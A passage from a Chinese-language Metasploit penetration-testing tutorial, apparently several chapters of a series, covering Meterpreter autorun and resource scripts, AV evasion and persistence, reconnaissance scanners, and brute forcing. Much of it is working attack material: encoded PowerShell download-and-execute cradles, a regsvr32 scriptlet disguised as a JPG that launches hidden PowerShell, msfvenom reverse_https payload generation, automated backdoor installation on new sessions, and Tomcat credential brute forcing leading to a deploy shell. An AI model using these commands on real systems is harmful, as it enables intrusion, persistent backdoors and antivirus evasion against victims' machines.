exploit -j -z

当生成会话以后，自动执行 persistence

以上两种方式很容易被杀软拦截

再介绍两个很有用的脚本:`multi_console_command` 及 `multicommand`

1.multi_console_command

用来执行 msf 的命令的脚本，帮助信息如下：

```
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run multi_console_command -h
Console Multi Command Execution Meterpreter Script

OPTIONS:

    -cl <opt>  Commands to execute. The command must be enclosed in double quote
s and separated by a comma.
    -h         Help menu.
    -rc <opt>  Text file with list of commands, one per line.


meterpreter >
```

使用示例：

meterpreter > run multi_console_command -cl "pwd"

cl 参数用来执行一条 meterpreter 的命令，rc 参数用来执行多条 meterpreter 命令，按行分割

```
meterpreter > run multi_console_command -cl "pwd"
[*] Running Command List ...
[*]     Running command pwd
C:\Users\P-C\Desktop
meterpreter >
```

2.multicommand

用来执行 cmd 命令的脚本

使用示例：run multicommand -cl "whoami"

```
meterpreter > run multicommand -cl "whoami"
[*] Running Command List ...
[*]     running command whoami
[*]
[*] ****************************************
[*]       Output of whoami
[*] ****************************************
[*] laptop-veomq3hv\p-c
meterpreter >
```

此脚本可用来执行 cmd 命令

三. Resource 脚本

除了使用以上 Autorunscript，使用 Resource 脚本也是可以的，通常我们常见的 rc 脚本内容是这样的：

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.11.109
set ExitOnSession false
exploit -j -z
```

将以上内容保存为 1.rc，然后执行如下命令：

```
msfconsole -r 1.rc
```

自动输入命令而省去了我们一条一条输入的繁琐。其实，rc 文件里面也可以写 ruby 代码的，一个简单的示例如下：

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.11.110
set lport 6666
set uripath /
set ExitOnSession false
```

```
exploit -j
<ruby>
    sleep(1)
    print_status("Waiting on an incoming sessions...")
    while (true)
        framework.sessions.each_pair do |sid,s|
            thost = s.tunnel_peer.split(":")[0]
            # Ensure that stdapi has been loaded before running
            if s.ext.aliases['stdapi']
                sleep(2)
                print_status("run screenshot to session #{sid} #{thost}...")
                s.console.run_single("screenshot")
                sleep(2)
                print_status("Executing persistent command...")
                s.console.run_single("run persistence -r 192.168.11.110-p 5556 -U
-i 30")
                sleep(4)
                print_status("Closing session #{sid} #{thost}...")
                s.kill
                print_status("Waiting on an incoming sessions...")
            else
                print_status("Session #{sid} #{thost} active, but not yet
configured")
                sleep(15)
            end

        end
        sleep(4)
    end

    print_status("All done")
</ruby>
```

使用以上 Resource 的效果是，开启 exploit/multi/script/web_delivery 进行配置并开启监听，当产生一个会话以后，自动执行 screenshot 以及 persistent 操作，最后关闭当前会话继续等待

四. 绕过拦截

至此，我们已经可以通过使用 autorunscript 或者使用添加 ruby 代码的 resource 脚本两种方式来让 msf 在产生会话的同时自动创建 Persistent Backdoor 了，那么 AV 那一关怎么过呢？别着急，很多人都知道，Powershell 在绕 AV 上有不错的效果，那我们就试试使用 Powershell

测试过程如下：

1、首先我们先通过 web_delivery 的 PSH 获取到一个 meterpreter 会话。
2、构造创建计划任务命令如下：

```
schtasks /create /tn mytask /tr notepad.exe /sc hourly  /mo 1 #指定每1小时执行一次notepad.exe
```

3.将以上命令写入 schtasks.ps1，然后通过 IEX 下载执行，这种方式就不会被拦截了：

```
powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Ridter/Pentest/master/powershell/DemoShell/schtasks.ps1');"
```

4.将命令写入 autorunscript 由于命令中存在引号，可以通过编码方式解决，详细如下：

```
echo "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/Ridter/Pentest/master/powershell/DemoShell/schtasks.ps1');" | iconv --to-code UTF-16LE |base64
```

```
~  echo "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.
com/Ridter/Pentest/master/powershell/DemoShell/schtasks.ps1');" | iconv --to-code UTF-16L
E |base64
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8Ad
wBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcw
BlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AUgBpAGQAdABlAHIALwBQAGUAbgB0AGUAcwB0AC8AbQBhAHMAdAB
lAHIALwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABlAG0AbwBTAGgAZQBsAGwALwBzAGMAaAB0AGEAcwBrAHMALgBw
AHMAMQAnACkAOwAKAA==
~
```

最后执行的命令为：

```
powershell -ep bypass -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABp
AGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA
cwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAu
AGMAbwBtAC8AUgBpAGQAdABlAHIALwBQAGUAbgB0AGUAcwB0AC8AbQBhAHMAdABlAHIA
LwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABlAG0AbwBTAGgAZQBsAGwALwBzAGMAaAB0
AGEAcwBrAHMALgBwAHMAMQAnACkAOwAKAA==
```

5. 之后我们就需要用到 `multicommand` 脚本了，自动运行的命令为：

```
set autorunscript 'multicommand -cl "powershell -ep bypass -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABp
AGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAA
cwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAu
AGMAbwBtAC8AUgBpAGQAdABlAHIALwBQAGUAbgB0AGUAcwB0AC8AbQBhAHMAdABlAHIA
LwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABlAG0AbwBTAGgAZQBsAGwALwBzAGMAaAB0
AGEAcwBrAHMALgBwAHMAMQAnACkAOwAKAA=="'
```

如图 1：

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set target 2
target => 2
msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set lhost 192.168.11.110
lhost => 192.168.11.110
msf exploit(web_delivery) > set lport 6666
lport => 6666
msf exploit(web_delivery) > set autorunscript 'multicommand -cl "powershell -ep
bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABp
AGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwBy
AGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AUgBpAGQAdABl
AHIALwBQAGUAbgB0AGUAcwB0AC8AbQBhAHMAdABlAHIALwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABl
AG0AbwBTAGgAZQBsAGwALwBzAGMAaAB0AGEAcwBrAHMALgBwAHMAMQAnACkAOwAKAA==" '
autorunscript => multicommand -cl "powershell -ep bypass -enc SQBFAFgAIAAoAE4AZQ
B3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbw
BhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcw
BlAHIAYwBvAG4AdABlAG4AdAAuAGMAbwBtAC8AUgBpAGQAdABlAHIALwBQAGUAbgB0AGUAcwB0AC8AbQ
BhAHMAdABlAHIALwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABlAG0AbwBTAGgAZQBsAGwALwBzAGMAaA
B0AGEAcwBrAHMALgBwAHMAMQAnACkAOwAKAA=="
msf exploit(web_delivery) > exploit
```

图 2：

```
msf exploit(web_delivery) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.11.110:6666
[*] Using URL: http://0.0.0.0:8080/H8hOpBKmkjOT0
[*] Local IP: http://192.168.11.110:8080/H8hOpBKmkjOT0
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $v=new-object net.webclient;$v.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$v.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $v.downloadstring('http://192.168.11.110:8080/H8hOpBKmkjOT0');
```

图 3：

```
C:\Users\P-C>powershell.exe -nop -w hidden -c $v=new-object net.webclient;$v.proxy=[Net.WebRequest]::GetSystemWebP
$v.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $v.downloadstring('http://192.168.11.110:8080/
kmkjOT0');
```

图 4：

```
msf exploit(web_delivery) > [*] Delivering Payload
[*] Sending stage (957999 bytes) to 192.168.11.109
[*] Meterpreter session 1 opened (192.168.11.110:6666 -> 192.168.11.109:53461) a
t 2016-10-02 22:10:44 +0800
[*] Session ID 1 (192.168.11.110:6666 -> 192.168.11.109:53461) processing AutoRu
nScript 'multicommand -cl "powershell -ep bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATw
BiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUw
B0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYw
BvAG4AdABlAG4AdAAuAGMAbwBtAC8AUgBpAGQAdABlAHIALwBQAGUAbgB0AGUAcwB0AC8AbQBhAHMAdA
BlAHIALwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABlAG0AbwBTAGgAZQBsAGwALwBzAGMAaAB0AGEAcw
BrAHMALgBwAHMAMQAnACkAOwAKAA=="'
[*] Running Command List ...
[*]     running command powershell -ep bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiA
GoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0A
HIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvA
G4AdABlAG4AdAAuAGMAbwBtAC8AUgBpAGQAdABlAHIALwBQAGUAbgB0AGUAcwB0AC8AbQBhAHMAdABlA
HIALwBwAG8AdwBlAHIAcwBoAGUAbABsAC8ARABlAG0AbwBTAGgAZQBsAGwALwBzAGMAaAB0AGEAcwBrA
HMALgBwAHMAMQAnACkAOwAKAA==
[*]
[*] ****************************************
[*]     Output of powershell -ep bypass -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZ
```

图 5：

```
msf exploit(web_delivery) > sessions

Active sessions
===============
ge
  Id  Type                   Information                      Connection
  --  ----                   -----------                      ----------
  1   meterpreter x86/win32  LAPTOP-VEOMQ3HV\P-C @ LAPTOP-VEOMQ3HV  192.168.11.1
10:6666 -> 192.168.11.109:53461 (192.168.11.109)

msf exploit(web_delivery) >
```

现在我们就在获取 meterpreter 会话之后，绕过拦截自动创建了计划任务，至于怎么样使用计划任务创建一个后门，其实已经有了现成的 powershell 脚本请看拓展

五. 拓展

PowerSploit 是一个 **Powershell** 的渗透框架，其中含有 **Persistence** 模块，不知道小伙伴没有没有测试过。具体怎么使用这里就不详细介绍了，有兴趣可是看一下里面的 **Help** 信息。

1、首先，生成一个自动创建计划任务后门的脚本：

加载 **Persistence** 模块：

```
PS C:\Persistence> Import-Module .\Persistence.psm1
```

因为常常我们希望在没有最高权限的情况下创建后门，为了避免杀软，尽量不使用添加注册表的方式，所以，这里依然使用计划任务的方式来创建，执行时间是计算机空闲状态执行。具体命令如下：


```
PS C:\Persistence> $ElevatedOptions = New-ElevatedPersistenceOption
-ScheduledTask -OnIdle
PS C:\Persistence> $UserOptions = New-UserPersistenceOption -ScheduledTask
-OnIdle
PS C:\Persistence> Add-Persistence -FilePath .\p-c.ps1
-ElevatedPersistenceOption $ElevatedOptions -UserPersistenceOption $UserOptions
-Verbose
```

可以看脚本说明更改触发条件

p-c.ps1 是计划任务要执行的 **payload**，可以使用以下命令来生成。

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.11.110
lport=7777 -f psh-reflection -o p-c.ps1
```

最终生成脚本如下：



红色圈圈内是我们生成的 psl

2、测试脚本功能：

将 **Persistence.ps1** 脚本放到 **web** 上通过 **IEX** 来加载。创建成功以后当电脑空闲时，会执行命令，从而产生 **meterpreter** 会话。

测试方式为执行以下命令：

```
powershell -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString('http://domain.com/Persistence.ps1'); "
```

测试发现脚本可以实现我们想要的功能。

3、构造 Autorunscript 命令：

现在要做的就是把 **Auturunscript** 以及 **Persistence.ps1** 相结合使用，由于命令中存在引号，可以根据前文中提到的方式进行编码处理。但是，经过测试，按照上文中的方式执行是有问题的，**multicommand** 执行会等待程序执行结束并获取执行结果，这样一来，由于执行的进程不会退出且无回显，所以，会导致程序报错！

构造 **sct** 文件如下：

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="ShortJSRAT"
    classid="{10001111-0000-0000-0000-0000FEEDACDC}" >
    <!-- Learn from Casey Smith @subTee -->
    <script language="JScript">
        <![CDATA[
            rat = "base64codes"
            ps  = "cmd.exe /c powershell -window hidden -enc "
            new ActiveXObject("WScript.Shell").Run(ps + rat,0,true);

        ]]>
</script>
</registration>
</scriptlet>
```

将以上内容命名为 **test.jpg** 并放到 **web** 服务器上（替换掉 **base64codes**），之后执行

```
regsvr32 /u /s /i:http://domain.com/test.jpg scrobj.dll
```

与执行 **powershell** 的命令是等价的。并且会通过 **regsvr32** 开启新的进程而不影响 **multicommand** 的执行。

所以最终要设置的内容为：

```
set autorunscript 'multicommand -cl "regsvr32 /u /s /i:http://domain.com/test.jpg scrobj.dll"'
```

当获取 **meterpreter** 会话以后，自动执行命令安装后门：

这样，两者就完美的结合了。重启以后，空闲状态时，脚本执行，重新获取 meterpreter 会话，这里就不截图了

以上命令可写入 rc 文件方便运行：

payload.rc：

```
use exploit/multi/script/web_delivery
set target 2
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.2.101
set lport 6666
set uripath /
set ExitOnSession false
set autorunscript 'multicommand -cl "regsvr32 /u /s /i:http://domain.com/test.jpg scrobj.dll"'
exploit -j
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set lhost 192.168.11.110
set lport 7777
set ExitOnSession false
exploit -j
```

对于 metasploit 的后门而言，我还是坚持以第三方后门为准，其中里面的内容我在测试时 360 会给予拦截，本章节内容是我搜集 Evi1cg 大牛原创本文重点介绍一下 Autorunscript 这个功能以及几个比较实用的脚本

第十一章节

前沿：在进行信息收集的时候，我们既要全面详细的获取目标的信息，本文会详细的介绍如何利用 Metasploit 进行信息收集

信息收集分为主动和被动两种方式：

一. 被动信息收集：

被动信息收集是指在不直接接触没目标系统的情况下寻找信息。比如，通过搜索引擎等方式可以获得目标的操作系统，开放的端口，web 服务器软件等信息

二. 主动信息收集：

主动信息收集中，我们可以直接和系统交互，从而获得更多的信息，比如通过扫描目标系统开放的端口来确定对方开放的服务，每一个开放的服务都可能给我们提供了入侵的机会。需要注意的是，主动的信息收集很可能被 IDS 和 IPS 抓住踪迹

要想很好的搜集信息并为了有一个良好的查看结果，那么我们要做好以下启动 msfconsole 的三步

(1)启动数据库

(2)查看数据库

(3)链接数据库

以上的三个步骤大家去第二章节中查看这只是方便调用 db_nmap 来扫描主机，并方便查询扫描的结果，那么我们这一章节介绍一下利用辅助模块扫描搜集信息，也进一步的了解爆破的使用

一. 信息搜集

1.使用 metasploit 自带的端口扫描器

在第二章节中我们也介绍了这个板块 `#msf > search portscan`

目前两大主流扫描模式 **syn tcp**

2. smb_version

smb_version 模块识别 windows 的版本

利用模块：auxiliary/scanner/smb/smb_version

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set THREADS 16
THREADS => 16
msf auxiliary(smb_version) > set RHOSTS 192.168.11.109
RHOSTS => 192.168.11.109
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS     192.168.11.109   yes       The target address range or CIDR identi
fier
   SMBDomain  .                no        The Windows domain to use for authentic
ation
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    16               yes       The number of concurrent threads
```

这里可以扫描整个内网区域 如：192.168.11.1/24

3.mssql_ping

默认 MS SQL server 会监听 1433 端口或者一个随机的 TCP 端口，如果监听的是随机端口的话，可以通过 UDP 在 1434 端口查询具体监听的是哪个端口

利用模块:auxiliary/scanner/mssql/mssql_ping

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specifie
d username
   RHOSTS                                yes       The target address range or C
IDR identifier
   TDSENCRYPTION        false            yes       Use TLS/SSL for TDS data "For
ce Encryption"
   THREADS              1                yes       The number of concurrent thre
ads
   USERNAME             sa               no        The username to authenticate
as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification
(requires DOMAIN option set)

msf auxiliary(mssql_ping) > set THREADS 10
THREADS => 10
msf auxiliary(mssql_ping) > set RHOSTS 192.168.11.1/24
RHOSTS => 192.168.11.1/24
msf auxiliary(mssql_ping) > exploit

[*] Scanned  29 of 256 hosts (11% complete)
```

4. ssh_version

识别 ssh 使用的软件版本

利用模块：auxiliary/scanner/ssh/ssh_version

```
msf auxiliary(ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identif
er
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  30               yes       Timeout for the SSH probe

msf auxiliary(ssh_version) > set RHOSTS 192.168.11.1/24
RHOSTS => 192.168.11.1/24
msf auxiliary(ssh_version) > exploit
```

扫描线程自己随意设置这里只是一个演示

5. ftp_version

ftp_version 模块来寻找目标网络中的 FTP server

利用模块呀：auxiliary/scanner/ftp/ftp_version

```
msf > use auxiliary/scanner/ftp/ftp_version
msf auxiliary(ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified usern
me
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target address range or CIDR ide
tifier
   RPORT    21                   yes       The target port
   THREADS  1                    yes       The number of concurrent threads

msf auxiliary(ftp_version) > set RHOSTS 192.168.11.1/24
RHOSTS => 192.168.11.1/24
msf auxiliary(ftp_version) > set THREADS 10
THREADS => 10
msf auxiliary(ftp_version) > exploit
```

二. 暴力破解

Metasploit 可以对 mysql ftp ssh tomcat 等等进行爆破，这里我们来两个例子来让大家了解

1.mysql_login

利用模块：auxiliary/scanner/mysql/mysql_login

```
msf > search mysql_login
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   auxiliary/scanner/mysql/mysql_login                  normal  MySQL Login Uti
lity


msf >
```

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.11.109
RHOSTS => 192.168.11.109
msf auxiliary(mysql_login) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf auxiliary(mysql_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(mysql_login) > exploit
```

USER_FILE 是你的用户字典

PASS_FILE 是你的密码字典

当然你也可以用 metasploit 自带的字典

2.tomcat_mgr_login

利用模块:**auxiliary/scanner/http/tomcat_mgr_login**

```
msf > search tomcat_mgr
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                      Disclosure Date  Rank       Descript
ion
   ----                                      ---------------  ----       --------
---
   auxiliary/scanner/http/tomcat_mgr_login                    normal     Tomcat A
pplication Manager Login Utility
   exploit/multi/http/tomcat_mgr_deploy      2009-11-09       excellent  Apache T
omcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload      2009-11-09       excellent  Apache T
omcat Manager Authenticated Upload Code Execution
```

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting
                     Required  Description
   ----              ---------------
                     --------  -----------
   BLANK_PASSWORDS   false
                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false
                     no        Try each user/password couple stored in the curre
nt database
   DB_ALL_PASS       false
                     no        Add all passwords in the current database to the
list
   DB_ALL_USERS      false
                     no        Add all users in the current database to the list
   PASSWORD
                     no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_pass.txt      no        File containing passwords, one per line
   Proxies
                     no        A proxy chain of format type:host:port[,type:host
:port][...]
   RHOSTS
                     yes       The target address range or CIDR identifier
   RPORT             8080
                     yes       The target port
   SSL               false
                     no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false
```

```
                     yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html
                     yes       URI for Manager login. Default is /manager/html
   THREADS           1
                     yes       The number of concurrent threads
   USERNAME
                     no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_userpass.txt  no        File containing users and passwords separated by
space, one pair per line
   USER_AS_PASS      false
                     no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_users.txt     no        File containing users, one per line
   VERBOSE           true
                     yes       Whether to print output for all attempts
   VHOST
                     no        HTTP server virtual host

msf auxiliary(tomcat_mgr_login) >
```

看上图中爆破 tomcat 时，metasploit 默认采用了自带的账号密码，所以我们也可以换成我们自己的用户字典和密码字典

Metasploit 自带字典路径:

```
/usr/share/metasploit-framework/data/wordlists/
```

我们在搜索 tomcat 爆破模块的时候，它同时有一个攻击利用模块 举例：

1. 设置爆破

```
msf > search tomcat

msf > use auxiliary/scanner/http/tomcat_mgr_login

msf auxiliary(tomcat_mgr_login) > set rhost xxx

msf auxiliary(tomcat_mgr_login) > set rport 8180

msf auxiliary(tomcat_mgr_login) > exploit
```

2. 利用爆出的用户密码得到 shell

假设我们爆出了账号密码都为 tomcat 那么就利用下方的举例进行反弹 shell

```
msf auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy

msf exploit(tomcat_mgr_deploy) > set rhost xxx

msf exploit(tomcat_mgr_deploy) > set rport 8180

msf exploit(tomcat_mgr_deploy) > set username tomcat

msf exploit(tomcat_mgr_deploy) > set password tomcat

msf exploit(tomcat_mgr_deploy) > exploit
```

Metasoloit 模块很多我们也只是演示了冰山一角，下面我给大家列出常用的一些模块希望大家多多去练习

metaspliot 常见探测服务模块：

端口扫描

auxiliary/scanner/portscan

scanner/portscan/ack　　ACK 防火墙扫描

scanner/portscan/ftpbounce　FTP 跳端口扫描

scanner/portscan/syn　　SYN 端口扫描

scanner/portscan/tcp　　TCP 端口扫描

scanner/portscan/xmas　　TCP"XMas"端口扫描

smb 扫描

smb 枚举 auxiliary/scanner/smb/smb_enumusers

返回 DCERPC 信息 auxiliary/scanner/smb/pipe_dcerpc_auditor

扫描 SMB2 协议 auxiliary/scanner/smb/smb2

扫描 smb 共享文件 auxiliary/scanner/smb/smb_enumshares

枚举系统上的用户 auxiliary/scanner/smb/smb_enumusers

SMB 登录 auxiliary/scanner/smb/smb_login

SMB 登录 use windows/smb/psexec

扫描组的用户 auxiliary/scanner/smb/smb_lookupsid

扫描系统版本 auxiliary/scanner/smb/smb_version

mssql 扫描(端口 tcp1433udp1434)

admin/mssql/mssql_enum　　MSSQL 枚举

admin/mssql/mssql_exec　　MSSQL 执行命令

admin/mssql/mssql_sql　　MSSQL 查询

scanner/mssql/mssql_login　MSSQL 登陆工具

scanner/mssql/mssql_ping　　测试 MSSQL 的存在和信息

另外还有一个 mssql_payload 的模块 利用使用的

smtp 扫描

smtp 枚举 auxiliary/scanner/smtp/smtp_enum

扫描 smtp 版本 auxiliary/scanner/smtp/smtp_version

snmp 扫描

通过 snmp 扫描设备 auxiliary/scanner/snmp/community

ssh 扫描

ssh 登录 auxiliary/scanner/ssh/ssh_login

ssh 公共密钥认证登录 auxiliary/scanner/ssh/ssh_login_pubkey

扫描 ssh 版本测试 auxiliary/scanner/ssh/ssh_version

telnet 扫描

telnet 登录 auxiliary/scanner/telnet/telnet_login

扫描 telnet 版本 auxiliary/scanner/telnet/telnet_version

tftp 扫描

扫描 tftp 的文件 auxiliary/scanner/tftp/tftpbrute

ftp 版本扫描 scanner/ftp/anonymous

ARP 扫描

auxiliary/scanner/discovery/arp_sweep

扫描 UDP 服务的主机 auxiliary/scanner/discovery/udp_probe

检测常用的 UDP 服务 auxiliary/scanner/discovery/udp_sweep

sniffer 密码 auxiliary/sniffer/psnuffle

snmp 扫描 scanner/snmp/community

vnc 扫描无认证扫描 scanner/vnc/vnc_none_auth

web 服务器信息扫描模块

Module auxiliary/scanner/http/http_version

Module auxiliary/scanner/http/open_proxy

Module auxiliary/scanner/http/robots_txt

Module auxiliary/scanner/http/frontpage_login

Module auxiliary/admin/http/tomcat_administration

Module auxiliary/admin/http/tomcat_utf8_traversal

Module auxiliary/scanner/http/options

Module auxiliary/scanner/http/drupal_views_user_enum

Module auxiliary/scanner/http/scraper

Module auxiliary/scanner/http/svn_scanner

Module auxiliary/scanner/http/trace

Module auxiliary/scanner/http/vhost_scanner

Module auxiliary/scanner/http/webdav_internal_ip

Module auxiliary/scanner/http/webdav_scanner

Module auxiliary/scanner/http/webdav_website_content

文件目录扫描模块

Module auxiliary/dos/http/apache_range_dos

Module auxiliary/scanner/http/backup_file

Module auxiliary/scanner/http/brute_dirs

Module auxiliary/scanner/http/copy_of_file

Module auxiliary/scanner/http/dir_listing

Module auxiliary/scanner/http/dir_scanner

Module auxiliary/scanner/http/dir_webdav_unicode_bypass

Module auxiliary/scanner/http/file_same_name_dir

Module auxiliary/scanner/http/files_dir

Module auxiliary/scanner/http/http_put

Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass

Module auxiliary/scanner/http/prev_dir_same_name_file

Module auxiliary/scanner/http/replace_ext

Module auxiliary/scanner/http/soap_xml

Module auxiliary/scanner/http/trace_axd

Module auxiliary/scanner/http/verb_auth_bypass

web 应用程序漏洞扫描模块

Module auxiliary/scanner/http/blind_sql_query

Module auxiliary/scanner/http/error_sql_injection

Module auxiliary/scanner/http/http_traversal

Module auxiliary/scanner/http/rails_mass_assignment

Module exploit/multi/http/lcms_php_exec

第十二章节

一．反弹 meterpreter

这一次我们还是利用 reverse_https 模块反弹　如图：

```
msf > use exploit/multi/handler
msf exploit(handler) > search meterpreter

Matching Modules
================

   Name                                                     Disclosure Date  Ran
   ----                                                     ---------------  ---
   auxiliary/server/android_browsable_msf_launch                             nor
   exploit/firefox/local/exec_shellcode                     2014-03-10       nor
   exploit/multi/http/freenas_exec_raw                      2010-11-06       gre
   exploit/multi/http/sonicwall_gms_upload                  2012-01-17       exc
   exploit/multi/script/web_delivery                        2013-07-19       man
```

```
msf exploit(handler) > set lhost [redacted]
lhost => 45.78.60.30
emsf exploit(handler) > set lport  443
lport => 443
msf exploit(handler) > run

[*] Started reverse handler on [redacted]:443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to [redacted]
^C[-] Exploit failed: Interrupt
^Cmsf exploit(handler) > run

[*] Started reverse handler on [redacted]0:443
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to [redacted].72
^C[-] Exploit failed: Interrupt
```

设置 https payload

```
^Cmsf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > ifconfig
[*] exec: ifconfig

lo        Link encap:Local Loopback
